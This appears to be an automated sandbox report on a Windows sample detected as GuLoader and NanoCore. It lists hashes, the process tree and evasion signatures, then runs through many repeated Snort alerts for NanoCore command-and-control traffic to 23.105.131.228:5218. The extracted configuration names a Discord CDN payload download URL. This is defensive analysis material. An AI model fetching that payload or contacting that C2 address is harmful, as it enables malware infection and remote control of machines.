ID: 634855
Sample Name:
SecuriteInfo.com.W32.AIDetect.malware2.23037.exe
Cookbook: default.jbs
Time: 22:53:54
Date: 26/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

SecuriteInfo.com.W32.AIDetect.malware2.23037.exe


Overview

General Information

Sample Name:	SecuriteInfo.com.W32.AIDetect.malware2.23037.exe
Analysis ID:	634855
MD5:	be43b751bd103f..
SHA1:	ab293504fe7636..
SHA256:	87eefb05fd8c133..
Infos:	



Detection




NanoCore, GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Sigma detected: NanoCore
- Yara detected GuLoader
- Snort IDS alert for network traffic
- Writes to foreign memory regions
- Tries to detect Any.run
- Tries to detect sandboxes and other…
- C2 URLs / IPs found in malware con…
- Hides that the sample has been dow…
- Uses 32bit PE files
- May sleep (evasive loops) to hinder…

Classification



Process Tree

- **System is w10x64native**
- SecuriteInfo.com.W32.AIDetect.malware2.23037.exe (PID: 3104 cmdline: "C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.23037.exe" MD5: BE43B751BD103FE5A64B4E0AA7A30060)
  - CasPol.exe (PID: 8108 cmdline: "C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.23037.exe" MD5: 7BAE06CBE364BB42B8C34FCFB90E3EBD)
    - conhost.exe (PID: 6432 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- **cleanup**

Malware Configuration

Threatname: GuLoader


```
{
  "Payload URL": "https://cdn.discordapp.com/attachments/963535165500588126/979423160845869128/nanoexp_bWgaxBaEn43.bin"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000000.213653060266.0000000000630000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000002.00000002.213833253823.0000000002A40000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Signatures

AV Detection

Sigma detected: NanoCore

E-Banking Fraud

Sigma detected: NanoCore

Stealing of Sensitive Information

Sigma detected: NanoCore

Remote Access Functionality

Sigma detected: NanoCore

Snort Signatures

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284981552182816766 05/26/22-22:59:36.110765
SID:	2816766
Source Port:	49815
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284984852182816766 05/26/22-23:02:46.099381
SID:	2816766
Source Port:	49848
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284982552182816766 05/26/22-23:00:31.508103
SID:	2816766
Source Port:	49825
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284984352182816718 05/26/22-23:02:15.749636
SID:	2816718
Source Port:	49843
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284985852182816766 05/26/22-23:03:28.855065
SID:	2816766
Source Port:	49858
Destination Port:	5218

Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284984552182816766 05/26/22-23:02:28.261536
SID:	2816766
Source Port:	49845
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284985552182816766 05/26/22-23:03:10.672551
SID:	2816766
Source Port:	49855
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284980852182816766 05/26/22-22:58:52.132477
SID:	2816766
Source Port:	49808
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284981252182816766 05/26/22-22:59:17.847332
SID:	2816766
Source Port:	49812
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284983552182816766 05/26/22-23:01:32.797260
SID:	2816766
Source Port:	49835
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284980252182816766 05/26/22-22:58:21.911604
SID:	2816766
Source Port:	49802
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keepalive Response 1 - Source IP: 23.105.131.228 - Destination IP: 192.168.11.20	
Timestamp:	23.105.131.228192.168.11.205218498532810290 05/26/22-23:02:57.070574
SID:	2810290
Source Port:	5218
Destination Port:	49853
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284982852182816766 05/26/22-23:00:49.935151
SID:	2816766
Source Port:	49828
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284983852182816766 05/26/22-23:01:51.496168
SID:	2816766
Source Port:	49838
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284985952182816718 05/26/22-23:03:34.321491
SID:	2816718
Source Port:	49859
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284979952182816766 05/26/22-22:58:04.753817
SID:	2816766
Source Port:	49799
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284984552182025019 05/26/22-23:02:26.487154
SID:	2025019
Source Port:	49845
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284984852182025019 05/26/22-23:02:44.373603
SID:	2025019
Source Port:	49848
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284985852182025019 05/26/22-23:03:27.284937
SID:	2025019
Source Port:	49858
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284979252182816766 05/26/22-22:57:44.769854
SID:	2816766
Source Port:	49792

Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284985552182025019 05/26/22-23:03:08.914161
SID:	2025019
Source Port:	49855
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284978252182816766 05/26/22-22:56:53.274979
SID:	2816766
Source Port:	49782
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284982852182025019 05/26/22-23:00:48.235087
SID:	2025019
Source Port:	49828
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284983852182025019 05/26/22-23:01:49.783134
SID:	2025019
Source Port:	49838
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284977552182025019 05/26/22-22:56:38.901418
SID:	2025019
Source Port:	49775
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284986552182025019 05/26/22-23:04:10.629863
SID:	2025019
Source Port:	49865
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284983252182816766 05/26/22-23:01:14.490168
SID:	2816766
Source Port:	49832
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284985252182816766 05/26/22-23:02:52.215713
SID:	2816766
Source Port:	49852
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284979052182816766 05/26/22-22:57:32.337282
SID:	2816766
Source Port:	49790
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284980852182025019 05/26/22-22:58:50.992423
SID:	2025019
Source Port:	49808
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284985752182025019 05/26/22-23:03:21.170637
SID:	2025019
Source Port:	49857
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284982252182816766 05/26/22-23:00:13.070615
SID:	2816766
Source Port:	49822
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284986252182816766 05/26/22-23:03:53.418371
SID:	2816766
Source Port:	49862
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284984752182025019 05/26/22-23:02:38.235595
SID:	2025019
Source Port:	49847
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284982752182025019 05/26/22-23:00:42.060298
SID:	2025019
Source Port:	49827

Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284983752182025019 05/26/22-23:01:43.592376
SID:	2025019
Source Port:	49837
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284976952182816766 05/26/22-22:56:27.805928
SID:	2816766
Source Port:	49769
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284984252182816766 05/26/22-23:02:09.830094
SID:	2816766
Source Port:	49842
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284978352182816718 05/26/22-22:56:58.156949
SID:	2816718
Source Port:	49783
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284986452182816766 05/26/22-23:04:05.819303
SID:	2816766
Source Port:	49864
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284978352182025019 05/26/22-22:56:57.850644
SID:	2025019
Source Port:	49783
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284978052182816766 05/26/22-22:56:46.808015
SID:	2816766
Source Port:	49780
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284982452182816766 05/26/22-23:00:25.238881
SID:	2816766
Source Port:	49824
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284981452182816766 05/26/22-22:59:29.900867
SID:	2816766
Source Port:	49814
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284982952182816766 05/26/22-23:00:56.084760
SID:	2816766
Source Port:	49829
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284983452182816766 05/26/22-23:01:26.679844
SID:	2816766
Source Port:	49834
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284978052182025019 05/26/22-22:56:45.202082
SID:	2025019
Source Port:	49780
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284981952182816766 05/26/22-22:59:54.510819
SID:	2816766
Source Port:	49819
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284985752182816766 05/26/22-23:03:22.706542
SID:	2816766
Source Port:	49857
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284979052182025019 05/26/22-22:57:30.455323
SID:	2025019
Source Port:	49790

Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284980952182816766 05/26/22-22:58:58.970372
SID:	2816766
Source Port:	49809
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284985452182816766 05/26/22-23:03:04.405194
SID:	2816766
Source Port:	49854
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284984452182816766 05/26/22-23:02:22.023762
SID:	2816766
Source Port:	49844
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284980252182816718 05/26/22-22:58:21.911604
SID:	2816718
Source Port:	49802
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keepalive Response 1 - Source IP: 23.105.131.228 - Destination IP: 192.168.11.20	
Timestamp:	23.105.131.228192.168.11.205218497882810290 05/26/22-22:57:25.234060
SID:	2810290
Source Port:	5218
Destination Port:	49788
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284979152182025019 05/26/22-22:57:36.817105
SID:	2025019
Source Port:	49791
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284985652182816766 05/26/22-23:03:16.808039
SID:	2816766
Source Port:	49856
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284981752182816766 05/26/22-22:59:48.482502
SID:	2816766
Source Port:	49817
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284982752182816766 05/26/22-23:00:43.669560
SID:	2816766
Source Port:	49827
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284984752182816766 05/26/22-23:02:39.985491
SID:	2816766
Source Port:	49847
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284983752182816766 05/26/22-23:01:45.080902
SID:	2816766
Source Port:	49837
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284977152182025019 05/26/22-22:56:32.568998
SID:	2025019
Source Port:	49771
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284980652182816766 05/26/22-22:58:40.386913
SID:	2816766
Source Port:	49806
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284978252182025019 05/26/22-22:56:51.581864
SID:	2025019
Source Port:	49782
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284981652182816766 05/26/22-22:59:42.426003
SID:	2816766
Source Port:	49816

Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284986552182816766 05/26/22-23:04:10.953670
SID:	2816766
Source Port:	49865
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284979252182025019 05/26/22-22:57:43.061898
SID:	2025019
Source Port:	49792
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284983652182816766 05/26/22-23:01:38.486462
SID:	2816766
Source Port:	49836
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284982652182816766 05/26/22-23:00:37.718065
SID:	2816766
Source Port:	49826
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284984652182816766 05/26/22-23:02:33.763111
SID:	2816766
Source Port:	49846
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284980752182816766 05/26/22-22:58:46.392335
SID:	2816766
Source Port:	49807
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284985352182025019 05/26/22-23:02:56.695701
SID:	2025019
Source Port:	49853
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284978452182816766 05/26/22-22:57:05.959460
SID:	2816766
Source Port:	49784
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284986352182025019 05/26/22-23:03:58.052969
SID:	2025019
Source Port:	49863
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284981052182025019 05/26/22-22:59:03.494428
SID:	2025019
Source Port:	49810
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284982052182025019 05/26/22-22:59:59.112186
SID:	2025019
Source Port:	49820
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284979752182816766 05/26/22-22:57:58.434919
SID:	2816766
Source Port:	49797
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284981352182025019 05/26/22-22:59:22.171911
SID:	2025019
Source Port:	49813
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284984652182025019 05/26/22-23:02:32.786547
SID:	2025019
Source Port:	49846
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284983052182025019 05/26/22-23:01:00.431074
SID:	2025019
Source Port:	49830

Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284980352182025019 05/26/22-22:58:26.260383
SID:	2025019
Source Port:	49803
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284984052182025019 05/26/22-23:02:02.026018
SID:	2025019
Source Port:	49840
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284983652182025019 05/26/22-23:01:37.235701
SID:	2025019
Source Port:	49836
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284985952182025019 05/26/22-23:03:33.430761
SID:	2025019
Source Port:	49859
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284979752182025019 05/26/22-22:57:56.674729
SID:	2025019
Source Port:	49797
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284980652182025019 05/26/22-22:58:38.629823
SID:	2025019
Source Port:	49806
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284982652182025019 05/26/22-23:00:35.948670
SID:	2025019
Source Port:	49826
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284978752182816766 05/26/22-22:57:19.771138
SID:	2816766
Source Port:	49787
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284986052182025019 05/26/22-23:03:39.544308
SID:	2025019
Source Port:	49860
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

